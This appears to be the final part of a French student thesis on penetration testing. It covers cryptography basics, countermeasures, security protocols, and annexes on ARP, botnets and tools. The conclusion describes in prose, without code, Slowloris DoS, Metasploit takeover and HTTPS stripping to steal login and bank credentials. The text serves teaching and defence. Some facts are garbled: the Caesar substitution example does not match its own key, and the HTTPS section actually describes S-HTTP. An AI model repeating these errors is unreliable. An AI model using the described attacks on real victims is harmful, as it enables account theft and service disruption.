Un algorithme de cryptographie ou un chiffrement est une fonction mathématique utilisée lors du processus de cryptage et de décryptage. Cet algorithme est associé à une clé (un mot, un nombre ou une phrase), afin de crypter le texte en clair. Avec des clés différentes, le résultat du cryptage variera également. La sécurité des données cryptées repose entièrement sur deux éléments : l'invulnérabilité de l'algorithme de cryptographie et la confidentialité de la clé.

Un système de cryptographie est constitué d'un algorithme de cryptographie, ainsi que de toutes les clés et tous les protocoles nécessaires à son fonctionnement.

VI.6.1.2. Cryptographie symétrique

En cryptographie symétrique, également appelée cryptage à clé secrète, une seule clé suffit pour le cryptage et le décryptage. Le cryptage symétrique comporte des avantages. Il est très rapide. Mais, il s'avère particulièrement utile pour les données véhiculées par des moyens de transmission sécurisés. Toutefois, il peut entraîner des coûts importants en raison de la difficulté à garantir la confidentialité d'une clé de cryptage lors de la distribution.

La Figure **IV.3** est une illustration du processus de cryptage symétrique.




Figure IV.3 : Cryptage symétrique

- **Chiffrement de César**

Le chiffrement de substitution est une technique extrêmement simple de cryptographie symétrique. Elle permet de remplacer une lettre du texte original par une lettre différente. Cette opération s'effectue généralement en décalant les lettres de l'alphabet. Le code secret de Jules César est à la base de la cryptographie symétrique. Dans ce cas, l'algorithme constitue à décaler les lettres de l'alphabet et la clé correspond au nombre de caractères de décalage.

- Clé publique : J C E H R U V N I T L A D.
- Clé chiffrée : M R S T V W Q E N P L Y.
- Texte en clair : JE CHERCHE DU TRAVAIL.
- Texte chiffré : MS RTSVRTS YW NVLQLEP.

Pour rendre le chiffrage plus compliqué, nous pouvons supprimer les espaces entre les mots : MSRTSVRTSYSNVLQLP.

Jules César utilisait l'Alphabet de César, qui consistait à décaler les lettres de 3 places dans l'alphabet.

Alphabet standard	a	b	c	d	e	f	g	h	I	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
Alphabet du césar	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c

Voici un autre exemple du fonctionnement de ce type de cryptage :

IL EST SI TARD QU IL SEMBLAIT ETRE DEJA TOT.

LO HVW VL WDUG TXLO VHPEODLW HWUH GHMD WRW.

Vous pouvez comparer le message avec les colonnes des deux alphabets cités précédemment pour décrypter le message. Nous avons donc la suite de traitements suivante : texte clair > algorithme > texte chiffré > algorithme >texte clair.

Avec ce procédé, le texte en clair «IL EST SI TARD QU IL SEMBLAIT ETRE DEJA TOT» est crypté en «LO HVW VL WDUG TXLO VHPEODLW HWUH GHMD WRW ». Pour autoriser un autre utilisateur à lire le texte chiffré, indiquez-lui que la valeur de la clé est égale à **3**.

Évidemment, ceci est considéré comme une cryptographie extrêmement vulnérable de par les standards actuels. Mais, cette méthode convenait à César et illustre le mode de fonctionnement de la cryptographie symétrique.

Un expéditeur et un destinataire souhaitant communiquer de manière sécurisée à l'aide du cryptage symétrique doivent convenir d'une clé et ne pas la divulguer. S'ils se trouvent à des emplacements géographiques différents, ils doivent faire confiance à un coursier, au téléphone ou à tout autre moyen de communication sécurisé pour éviter la divulgation de la clé secrète lors de la transmission. Toute personne interceptant la clé lors d'un transfert peut ensuite lire, modifier et falsifier toutes les informations cryptées ou authentifiées avec cette clé. De la norme de cryptage de données **DES** au code secret de **Jules César**, la distribution des clés reste le problème majeur du cryptage symétrique. Autrement dit, comment faire parvenir la clé à son destinataire sans qu'aucune personne ne l'intercepte ?

VI.6.1.3. Cryptographie asymétrique (à clé publique)

Les problèmes de distribution des clés sont résolus par la cryptographie de clé publique. Ce concept a été introduit par WhitfieldDiffie et Martin Hellman en **1975**. L'idée de Diffie et Hellman est alors apparue comme une petite révolution dans le monde de la cryptographie et il restait maintenant à trouver les outils mathématiques adéquats, des problèmes mathématiques dont la solution serait extrêmement difficile à trouver, et ce, par les ordinateurs les plus puissants au monde.

La cryptographie de clé publique est un procédé asymétrique utilisant une paire de clés: une clé publique qui crypte des données et une clé privée ou secrète correspondante pour le décryptage. Vous pouvez ainsi publier votre clé publique tout en conservant votre clé privée secrète. Tout utilisateur possédant une copie de votre clé publique peut ensuite crypter des informations que vous êtes le seul à pourvoir lire. Même les personnes que vous ne connaissez pas personnellement peuvent utiliser votre clé publique.

D'un point de vue informatique, il est impossible de deviner la clé privée à partir de la clé publique. Tout utilisateur possédant une clé publique peut crypter des informations, mais est dans l'impossibilité de les décrypter. Seule la personne disposant de la clé privée correspondante peut les décrypter.




*Figure **IV.4** : Cryptage à clé publique*

La cryptographie de clé publique présente un avantage majeur : en effet, elle permet d'échanger des messages de manière sécurisée sans aucun dispositif de sécurité. L'expéditeur et le destinataire n'ont plus besoin de partager des clés secrètes via une voie de transmission sécurisée. Les communications impliquent uniquement l'utilisation de clés publiques et plus aucune clé privée n'est transmise ou partagée.

VI.6.2. Mesures de sécurité de Sniffing

Afin d'éviter le risque des attaques Sniffing, on présente ci-dessous quelques mesures qui peuvent y servir :

- Restreindre l'accès physique aux média du réseau pour assurer qu'un sniffer de paquets ne peut pas être installé.
- Utiliser le cryptage pour protéger les informations confidentielles.
- Ajouter de façon permanente l'adresse **MAC** de la passerelle dans le cache **ARP**.
- Utiliser une adresse **IP** statique et les tables **ARP** statiques pour empêcher les hackers d'ajouter les entrées **ARP** usurpées pour les machines du réseau.
- Utiliser le protocole **IPv6** au lieu d'**IPv4**.
- Utilisez les sessions cryptées telles que **SSH** au lieu de **Telnet**, Secure Copy (**SCP**) au lieu de **FTP**, **SSL** pour les connexions e-mail, etc. afin de protéger les utilisateurs du réseau sans fil.
- Utiliser le protocole **HTTPs** au lieu de **HTTP** pour protéger les noms d'utilisateur et les mots de passe.
- Utiliser des switchs car ils fournissent les données que pour le destinataire.
- Utiliser des câbles croisés car ils limitent les hôtes non autorisés d'être branché sur les concentrateurs et les commutateurs.
- Crypter la communication entre le **PC** sans fil et le point d'accès pour éviter le **MAC** Spoofing.
- Récupérer l'adresse **MAC** directement de **NIC** au lieu du système d'exploitation; ce qui empêche usurpation d'adresse **MAC**.
- Utiliser les outils Anti Sniff pour déterminer si les cartes réseau sont en cours d'exécution en mode promiscuité.
- Utiliser le protocole de sécurité **IP**security (**IPSec**).
- Utiliser **PGP** et **S/MIME**.
- Utiliser one-time passwords (**OTPs**).
- Utiliser**VPNs** (Virtual Vrivate Networks).
- Utiliser le protocole **SSL/TLS**.
- Utiliser Secure Shell (**SSH**).

VI.6.3. Contre-mesures des Trojans

Afin de réduire les risques contre les Trojans, les contre-mesures suivantes devraient être adoptées:

- Éviter d'ouvrir les pièces jointes reçues provenant d'expéditeurs inconnus.
- Protéger physiquement les machines (bloquer tous les ports inutiles à la machine et au pare-feu).
- Désactiver les fonctionnalités inutiles y compris les protocoles et les services.
- Éviter d'accepter les programmes transférés par messagerie instantanée.
- Surveiller le trafic réseau interne pour les ports impairs (**FTP, Telnet, SMTP…)** ou le trafic crypté.
- Utiliser des logiciels de type anti-virus et pare-feu (Firewall). Il est important de vérifier que le logiciel se met à jour régulièrement afin de se protéger contre l'apparition de nouveaux chevaux de Troie.
- Appliquer régulièrement des patchs de système d'exploitation (OS) et autres logiciels installés, qui permettent de se protéger dans la majorité des cas contre les chevaux de Troie.
- Assurer un contrôle d'accès individuel aux applications.
- Maintenir un système de sauvegarde performant.
- Éviter de télécharger et d'exécuter des applications à partir des sources non fiables.

VI.6.4. Contre-mesures des Backdoors

On cite ci-dessous quelque contre mesure des portes dérobées :

- La première ligne de défense est d'éduquer les utilisateurs sur les dangers d'installation des applications sur d'Internet, et à faire preuve de prudence s'ils doivent ouvrir les pièces jointes.
- La deuxième ligne de défense peut être des produits antivirus qui sont capables de reconnaître les signatures des Trojan. Des mises à jour doivent être appliquées régulièrement sur le réseau.
- La troisième ligne de défense est de garder les versions des applications mises à jour par les correctifs de sécurité et les annonces de vulnérabilité.

VI.6.5. Contre mesure d'une attaque DDoS

Il y a plusieurs manières d'atténuer les effets de l'attaque **DDoS :**

- Installer des anti-virus et des logiciels anti-Trojan et les mettre à jour.
- Désactiver les services inutiles, de désinstaller les applications non utilisées, et analyser tous les fichiers provenant de sources externes.
- Configuration et mises à jour régulières de haut-mécanismes de défense dont le matériel de base et des logiciels des systèmes.
- Installation des logiciels correctifs pour des vulnérabilités récemment découvertes.

- Utiliser des mécanismes de chiffrement forts telles que **WPA2**, **AES 256** bits, etc. pour les réseaux à large bande pour résister contre l'espionnage.
- Empêcher la transmission des paquets frauduleux au niveau d'**IPS**.
- Configurer le pare-feu pour empêcher l'accès externe du trafic **ICMP**.
- Assurer l'administration à distance et les tests de connectivité.
- **TCP** interception est une fonctionnalité de filtrage du trafic destiné à protéger les serveurs **TCP** d'une attaque **TCP SYN**-flooding, une sorte d'attaque de déni de service.

VI.6.6. Contre-mesures d'une injection SQL

Les applications **Web** sont vulnérables aux attaques par injection **SQL** pour plusieurs raisons qu'on cite ci-dessous :

- Serveur de base de données exécute des commandes du système d'exploitation.
- Utilisation d'un compte privilégié pour se connecter à la base de données.
- Message d'erreur révélant des informations importantes.
- Aucune validation de données au niveau du serveur.

Afin d'éviter ce genre d'attaques, on propose quelques solution :

- Accéder à un compte de service de base de données avec des droits d'accès minimaux.
- Désactiver les commandes comme xp-cmdshell.
- Surveiller le trafic de la base de données en utilisant un **IDS**, **WAP**.
- Utiliser un compte avec des droits minimaux pour se connecter à une base de données.
- Supprimer tous les messages d'erreur.
- Utiliser les messages d'erreur personnalisés.
- Filtrer toutes les données client.

VI.6.7. Contre-mesures des Spam

Des solutions de lutte anti-spam par filtrage mettent sensiblement des techniques pour distinguer le spam du courrier légitime. Ces techniques peuvent être mises en œuvre soit au niveau des fournisseurs de service Internet qui protègent leur messagerie, soit au niveau des utilisateurs par des outils appropriés (filtres anti-spams).

Ces techniques peuvent être soit préventives (marquage du courrier pour indiquer qu'il s'agit de courriers indésirables) soit curatives (blocage, voire renvoi des messages incriminés vers l'expéditeur).

VI.6.7.1. Filtrage d'enveloppe

Ce type de filtrage s'applique uniquement à l'en-tête du message, qui contient souvent assez d'informations pour pouvoir distinguer un spam. Il ne s'attache pas au contenu du courriel.

Cette technique présente l'avantage de pouvoir bloquer les courriels avant même que leur corps ne soit envoyé, ce qui diminue grandement le trafic sur la passerelle SMTP (puisque le corps du message est envoyé après que l'en-tête a été reçu et accepté).

VI.6.7.2. Filtrage de contenu

Les filtres de contenu analysent le contenu des messages et détectent les spams qui ont réussi à passer à travers le filtre d'enveloppe. Le filtrage de contenu est un peu plus sensible que le filtre d'enveloppe : après tout, les informations véhiculées à travers le message sont subjectives, et ce qui peut paraître un spam selon le filtre de contenu peut être un courriel tout à fait légitime. Le filtrage de contenu peut se développer en plusieurs couches. Par exemple, le filtre peut faire appel à un logiciel antivirus, à un désarchiver pour analyser les fichiers archivés s'il y a lieu.

VI.6.7.3. Analyse de virus et de pièces jointes

Les courriels possèdent souvent des pièces jointes, et celles-ci peuvent contenir des virus. Il est donc important d'avoir, dans le processus de tri des messages, un antivirus.

- Ne pas cliquer sur le lien de désinscription d'un message s'il ne s'agit pas d'une liste à laquelle on est sûr d'être abonné.
- Ne pas donner son email sur n'importe quel site Internet.
- Ne pas répondre à des messages douteux.
- Ouvrir un compte gratuit sur un WebMail et l'utiliser pour les besoins externes à l'entreprise.
- Installer des logiciels anti-Spam.

VI.7. Les protocoles de sécurité

VI.7.1. Protocole SSL

Le protocole **SSL** (Secure Socket Layer) permet de sécuriser tout protocole applicatif s'appuyant sur **TCP/IP** (**HTTP**, **FTP**, etc.….). Il permet non seulement de fournir les services d'authentification, de confidentialité et d'intégrité d'un serveur.

Principe d'une authentification du serveur avec SSL

- Le client fait une demande de transaction sécurisée au serveur.
- Suite à la requête du client, le serveur lui envoie son certificat.
- Le serveur fournit la liste des algorithmes cryptographiques qui peuvent être utilisés pour la négociation entre le client et le serveur.
- Le client choisit l'algorithme.
- Le serveur envoie son certificat avec les clés cryptographiques correspondantes au client.
- Le navigateur vérifie que le certificat délivré est valide.
- Si la vérification est correcte, alors le navigateur envoie au serveur une clé secrète chiffrée à l'aide de la clé publique du serveur. Cette clé secrète ne pourra pas être

déchiffrée que par le serveur. Ainsi, elle est partagée uniquement entre le client et le serveur afin d'échanger des données en toute sécurité.

Afin d'éviter des attaques, il est recommandé d'utiliser la double authentification c'est-à-dire non seulement l'authentification du serveur mais également celle du client, bien que l'authentification du client avec **SSL** soit facultative.

VI.7.2. Le protocole SSH

Le protocole **SSH** (*Secure Shell*) est un protocole permettant à un client d'ouvrir une session interactive sur une machine distante (serveur); afin d'envoyer des commandes ou des fichiers de manière sécurisée : Les données circulant entre le client et le serveur sont chiffrées, ce qui garantit leur confidentialité. Il n'est donc pas possible d'écouter le réseau à l'aide d'un analyseur de trames.

Le client et le serveur s'authentifient mutuellement afin d'assurer que les deux machines, qui communiquent sont bien celles que chacune des parties croit être. Il n'est donc plus possible pour un pirate d'usurper l'identité du client ou du serveur (spoofing).

VI.7.2. HTTPs

HTTPs (**HTTP Secure**) est un procédé de sécurisation des transactions **HTTP** reposant sur une amélioration du protocole **HTTP**. Il permet de fournir une sécurisation des échanges lors de transactions de commerce électronique, en cryptant les messages afin de garantir leur confidentialité.

Fonctionnement de HTTPs

Contrairement à SSL, la sécurité des informations transmises par le protocole **HTTPs** est basée sur l'utilisation d'un algorithme de chiffrement, et sur la reconnaissance de validité du certificat d'authentification du site visité. Alors que **SSL** est indépendant de l'application utilisée et crypte l'intégralité de la communication, **HTTPs** est très fortement lié au protocole **HTTP** et crypte individuellement chaque message.

Les messages **HTTPs** sont basés sur trois composantes:

- Le message **HTTP**.
- Les préférences cryptographiques de l'envoyeur.
- Les préférences du destinataire.

Ainsi, pour décrypter un message **HTTPs**, le destinataire analyse les en-têtes du message afin de déterminer le type de méthode qui a été utilisé pour le crypter. Puis, grâce à ses préférences cryptographiques actuelles et précédentes, ainsi que des préférences cryptographiques précédentes de l'expéditeur, il est capable de décrypter le message.

CONCLUSION GENERALE

L'objectif de notre projet est de réaliser un test de pénétration, dans lequel nous utilisons des techniques semblables à celles des hackers expérimentés pour détecter les failles des systèmes et tester la robustesse de leur sécurité.

Pour mener à bien ce test, nous avons réalisé les attaques les plus puissantes telles que le Déni de service distribué : dont laquelle nous avons utilisé l'outil **Slowloris** qui est conçu pour envoyer un grand nombre de paquets dans des intervalles de temps très petits que nous avons précisé en but de saturer un site, l'attaque de ports : dans cette attaque nous exploitons un port ouvert dans la machine victime pour prendre son contrôle, nous avons lancé **Metasploit** qui est une commande existante sur la machine Kali qui nous permet d'effacer, télécharger, modifier et d'envoyer des fichiers, prendre des Screenshot, Snapshot, voir prendre le contrôle totale de la machine. **HTTP** vers **HTTPS** : cette technique est très puissante dans laquelle nous avons contourné le chiffrement d'HTTPS pour récupérer par la suite l'identifiant et le mot de passe de la victime en connectant à son compte de messagerie instantané (ex : Facebook), à son e-mail (Gmail) ou à son compte bancaire, etc. Ces attaques servent à divulguer des vulnérabilités que les hackers peuvent exploiter pour des fins malveillantes.

Pour remédier à cela, nous avons présenté quelques mesures de sécurité qui peuvent servir à éviter ces menaces et attaques éventuelles. Mais la problématique de sécurisation reste liée à une démarche complexe qui revêt un caractère cyclique. En effet, l'évolution rapide des technologies et du parc informatique des entreprises fait que la question de la sécurité se pose de façon récurrente.

Le problème de hacking est loin d'être résolu en raison des nouvelles techniques développées par des hackers qui ne cesse de croitre et qui sont de plus en plus dangereuses.

ANNEXES

I. Les protocoles utilisés

Le DNS

Le DNS est le mécanisme qui permet de convertir le symbolique en adresse IP, Lorsque les machines communiquent sur un réseau informatique, c'est toujours par l'utilisation d'une adresse (IP ou autre) source ou destination. Mais ces adresses bien que nécessaires, sont difficiles à mémoriser et ne permettent pas de souplesse dans les configurations des stations.

Il est difficile de se souvenir d'une adresse du type 55.124.198.56 alors que www.victim.com sera assez aisé à mémoriser, C'est le but du protocole DNS : fournir une association (adresse IP, nom FQDN) et inversement. Le service DNS est donc utilisé pour la « résolution de noms », Cette opération consiste à fournir aux clients DNS qui en font la demande une association adresse IP, un nom symbolique et vice-versa.

DHCP

Le protocole DHCP (Dynamic Host Configuration Protocol) attribue automatiquement des adresses IP aux équipements branchés au réseau. Lorsqu'un client essaie de se brancher au réseau, une demande de paramètres de configuration est envoyée au serveur DHCP. Une fois que le serveur a reçu le message, le serveur DHCP envoie une réponse au client, qui comprend les informations de configuration, puis enregistre en mémoire les adresses qui ont été attribuées. DHCP utilise le protocole BOOTP pour communiquer avec les clients. Les clients doivent renouveler leur adresse IP à 50 % de la période d'utilisation, puis de nouveau à 87,5 %, en envoyant un message DHCPREQUEST. Les hôtes clients conservent leur adresse IP jusqu'à l'expiration de leur période d'utilisation, ou lorsqu'ils envoient une commande DHCPRELEASE. IPCONFIG et WINIPCFG sont des utilitaires exécutés à partir de la ligne de commande et qui permettent de vérifier les informations de l'adresse IP qui a été attribuée à l'hôte client.

❖ Comment fonctionne le DHCP

DHCP (Dynamic Host Configuration Protocol) est un protocole client/serveur qui permet aux périphériques d'un réseau d'obtenir un serveur **DNS**, des adresses **IP** et d'autres informations comme le masque sous réseau et la passerelle par défaut.

On peut utiliser le **DHCP** pour attribuer des configurations **IP** à des hôtes connectés au réseau en fournissant une structure pour faire passer l'information de configuration à un hôte. Le client **DHCP** envoi une requête à son serveur dans un même sous réseau ou à un autre. Sans le protocole **DHCP**, les utilisateurs doivent manuellement entrer l'adresse IP, le masque sous réseau et autres paramètres pour se connecter.

Une connexion à un serveur **DHCP** se résume dans les étapes suivantes :

- Le client diffuse **DHCP DISCOVER/SOLISIT** pour identifier le serveur **DHCP** disponible sur le réseau.

- L'agent **DHCP/RELAY** capture la requête du client et l'envoie à un serveur disponible sur le réseau.
- Un serveur **DHCP** répond avec un paquet **DHCP OFFER/ADVERTISE** contenant une adresse **IP**, un masque sous réseau, un serveur **DNS**, une passerelle par défaut ainsi que la durée de bail.
- L'agent **RELAY** diffuse le paquet **DHCP OFFER/ADVERTISE** sur le sous réseau du client.
- Le client diffuse un paquet **DHCP REQUEST** qui identifie explicitement le serveur **DHCP** choisi et offre de bail qu'il accepte. Un client peut demander une adresse que le serveur a déjà lui attribuer précédemment.
- Le serveur répond avec un message **DHCPACK/REPLY** confirmant au client que le bail est effectué.




Figure 1 : Fonctionnement de DHCP

Le protocole ARP

ARP (Address Resolution Protocol) qui relie l'adresse logique **IP** à l'adresse physique **MAC**, il est utilisé par la couche de liaison de données. En utilisant ce protocole, on peut obtenir les adresses **MAC** de tous les périphériques de réseau. Séparément des switchs, les autres hôtes utilisent aussi le protocole **ARP** pour obtenir une adresse **MAC**, lorsqu'une machine veut envoyer un paquet à une autre il faut mentionner l'adresse **MAC** de destination dans le paquet envoyé. Ainsi, afin d'écrire l'adresse **MAC** de destination dans ce paquet la machine hôte doit savoir quelle est l'adresse **MAC** de destinataire La table d'adresse **MAC** est maintenu par le système d'exploitation lui-même.

Les processus suivant sont établis par le protocole **ARP** pour obtenir une adresse **MAC** :

- Un paquet **ARP** est généré par une machine source avec une adresse **MAC**, une adresse **IP** source et une adresse **IP** destination et l'envoyer au Switch.
- Le switch diffuse le paquet **ARP REQUEST** dans le réseau.
- Chaque périphérique dans le réseau après avoir reçu le paquet **ARP**, va comparer son adresse **IP** à celle de destination qui est dans ce paquet.

- Sauf le système dont son adresse **IP** est la même avec l'adresse **IP** de destination répondra avec le paquet **ARP REPLY**.
- Le message **ARP REPLY** est ensuite lu par le switch qui l'ajoute dans la table **ARP**, et la communication aura lieu.




Figure 2 : Le protocole ARP

❖ **L'adresse MAC /table CAM**

L'adresse **MAC** (Media Access Control) est une adresse physique qui identifie d'une façon unique chaque nœud dans le réseau qui est associée à un port physique, ce qui permet de designer une machine spécifique parmi autres.

La table **CAM** distingue le switch d'un hub, elle stocke des informations comme les adresses **MAC** disponibles sur les ports physiques avec leurs paramètres **VLAN** associés. Sachant que sa taille est fixe, le switch utilise ces informations pour l'envoie des trames Ethernet dans un réseau.

La table **CAM** se tient au courant de l'emplacement des adresses **MAC** sur un switch avec une taille limitée, si la table **CAM** est inondée avec plus d'adresses **MAC** au-delà de sa taille, le switch se transforme en un hub. Le hacker exploite cette vulnérabilité dans la table **CAM** pour intercepter le trafic réseau. Cette attaque peut remplir aussi les tables **CAM** des switch adjacents.

RARP (Reverse ARP)

Il permet à une machine d'utiliser son adresse physique pour déterminer son adresse logique.

II Attaques

Sniffing

Les protocoles vulnérables pour sniffer

Ces protocoles sont vulnérables et sont habituellement sniffés pour acquérir les mots de passe :

- **Telnet et Rlogin**

Avec l'attaque sniff, les touches d'un utilisateur tapés sur le clavier peuvent être capturées y compris les noms d'utilisateurs et les mots de passe ; quelque outils peuvent

capturer tous les textes et les rassemblés dans un terminal émulateur qui reconstruit exactement ce que le récepteur reçoit, donc le hacker aura des captures d'écran en temps réel de la machine distante.

- **HTTP**

La version de **HTTP** par défaut a plusieurs lacunes ; la plus part des sites web utilisent une base d'authentification pour envoyer des mots de passe en texte clair, beaucoup de sites utilisent des techniques qui invitent l'utilisateur à introduire son nom et mot de passe.

- **SNMP**

Ce protocole est considéré comme non sécurisé car les mots de passe **SNMP** transitent en clair dans le réseau, et ces protocoles suivants les sont aussi : **NNTP**, **POP**, **FTP**, **IMAP**.

Botnet

Cycle de vie

Un Botnet comporte plusieurs phases de vie. Une conception modulaire lui permet de gérer ces phases avec une efficacité redoutable, surtout dès que la machine ciblée est compromise. La phase d'infection est bien évidemment toujours la première, mais l'enchaînement de ces phases n'est pas toujours linéaire, et dépend de la conception du Botnet.

1) Infection de la machine

C'est logiquement la phase initiale. La contamination passe souvent par l'installation d'un outil logiciel primaire, qui n'est pas forcément l'outil final. Cette contamination de la machine utilise les mécanismes classiques d'infection :

Virus, qui peut prendre la forme de :

- Logiciel malveillant en pièce-jointe.
- Cheval de Troie (fichier d'apparence anodine).
- Faille de navigateur ou de logiciel.
- P2P où le code malveillant se fait passer pour un fichier valide.
- Combiné avec une action d'ingénierie sociale pour tromper l'utilisateur.

2) Activation

Cette base logicielle installée peut déclarer la machine à un centre de contrôle, qui la considèrera alors comme active. C'est une des clés du concept de Botnet, à savoir que la machine infectée peut désormais être contrôlée à distance par une (ou plusieurs) machine tierce. Dans certains cas, d'autres phases sont nécessaires (autoprotection, mise-à-jour, etc) pour passer en phase opérationnelle.

3) Mise-à-jour

Une fois la machine infectée et l'activation réalisée, le Botnet peut se mettre-à-jour, s'auto-modifier, ajouter des fonctionnalités, etc. Cela a des impacts importants sur la dangerosité du Botnet, et sur la capacité des outils de lutte à enrayer celui-ci, car un Botnet peut ainsi modifier sa signature virale et d'autres caractéristiques pouvant l'amener à être découvert et identifié.

4) Autoprotection

Après que le Botnet a été mis-à-jour, il cherchera à s'octroyer les moyens de continuer son action ainsi que des moyens de dissimulation. Cela peut comporter :

- Installation de Rootkits.
- Modification du système (changement des règles de filtrage réseau, désactivation d'outils de sécurité, etc.).
- Auto-modification (pour modifier sa signature).
- Suppression d'autres logiciels malveillants pouvant perturber le Botnet.
- Exploitation de failles du système hôte, etc.

5) Propagation

La taille d'un Botnet est à la fois gage d'efficacité et de valeur supplémentaire pour les commanditaires et les utilisateurs du Botnet. Il est donc fréquent qu'après installation, la machine zombie cherche à étendre le Botnet :

- Par diffusion virale, souvent au cours d'une campagne de Spam (liens web, logiciel malveillant en pièce jointe, etc.).
- Par scan :
    - Pour exploiter des failles qu'il saura reconnaître.
    - Pour utiliser des backdoors connues ou déjà installées.
    - Pour réaliser des attaques par force brute, etc.

6) Phase opérationnelle

Une fois le Botnet est installé et déclaré, la machine zombie peut obéir aux ordres qui lui sont donnés pour accomplir les actions voulues par le hacker (avec, au besoin, l'installation d'outils complémentaires via une mise-à-jour distante) :

- Envoi de Spam.
- Attaques réseau.
- Participation au service de serveur DNS dynamique, ou DDNS (fast flux).
- Cassage de mot de passe.

Buffer Overflow

Cas particulier de dépassement de tampon : débordement de nombre entier Il est fréquent d'allouer dynamiquement des tableaux de structure de données, ce qui implique le calcul de la taille totale du tableau : taille_d'un_élément * nombre_d'éléments. Un tel produit peut donner un nombre trop grand pour être enregistré dans l'espace normalement alloué à un nombre entier. On a alors un dépassement d'entiers et le produit est tronqué, ce qui donne un résultat erroné plus petit que le résultat attendu. La zone mémoire allouée au tableau est alors de taille inférieure à ce qu'on pense avoir alloué. C'est un cas très particulier de dépassement de tampon, qui peut être utilisé par un attaquant.

III. Proxy

Le proxy est un ordinateur faisant office de passerelle entre le réseau d'un particulier ou d'une entreprise et Internet.
Il a deux utilités :

- il fait office de firewall pour tout le réseau, ce qui en fait une sécurité de plus en cas d'attaque,

- il sert de mémoire cache, téléchargeant les pages web visitées par les utilisateurs du réseau local, ce qui permet de les exécuter ensuite à partir du proxy et non du serveur distant qui héberge le site.

IV. DMZ

En informatique, une zone démilitarisée (ou DMZ, de l'anglais demilitarized zone) est un sous-réseau isolé du réseau local par un pare-feu. Ce sous-réseau contient les machines étant susceptibles d'être accédées depuis Internet.

Le pare-feu bloquera donc les accès au réseau local pour garantir sa sécurité. Et les services susceptibles d'être accédés depuis Internet seront situés en DMZ (donc sans protection par le firewall).

En cas de compromission d'un des services dans la DMZ, le pirate n'aura accès qu'aux machines de la DMZ et non au réseau local.

V. IRC

Internet Relay Chat ou **IRC**, (en français, « discussion relayée par Internet »), est un protocole de communication textuelle sur Internet. Il sert à la communication instantanée principalement sous la forme de discussions en groupe par l'intermédiaire des canaux de discussion, mais peut aussi être utilisé pour de la communication de un à un. Il peut par

ailleurs être utilisé pour faire du transfert de fichier. **IRC** est différent de la messagerie instantanée, celle-ci étant plus dédiée aux communications de un à un.

VI. Le Shell

Le Shell est un logiciel fournissant une interface pour un utilisateur. Le Shell est la partie la plus externe du système d'exploitation, c'est l'interface utilisateur du système d'exploitation. Le Shell du système d'exploitation peut prendre deux formes distinctes :

1. interpréteur de lignes de commandes (CLI, pour Command Line Interface) : le programme fonctionne alors à partir d'instructions en mode texte;
2. Shell graphique fournissant une interface graphique pour l'utilisateur (GUI, pour Graphical User Interface).

VII. Payload

on utilise ce terme au figuré pour désigner la partie du code exécutable d'un virus qui est spécifiquement destinée à nuire (par opposition au code utilisé par le virus pour se répliquer notamment).

VIII. outils utilisés

- **Ettercap**

Ettercap est un logiciel libre d'analyse du réseau informatique. Il est capable d'intercepter le trafic sur un segment réseau, de capturer les mots de passe, et de réaliser des attaques dites de l'homme du milieu (Man In The Middle) contre un certain nombre de protocoles de communication usuels tels que HTTP, FTP et certains protocoles chiffrés.

- **Netcraft**

Service professionnel de suivi de qualité chez les prestataires d'offre, d'accès, et d'hébergement web. Par un audit de qualité effectué depuis plusieurs points d'accès dans le monde, Netcraft récompense les meilleurs prestataires du moment par des classements, et ceci de manière impartiale.

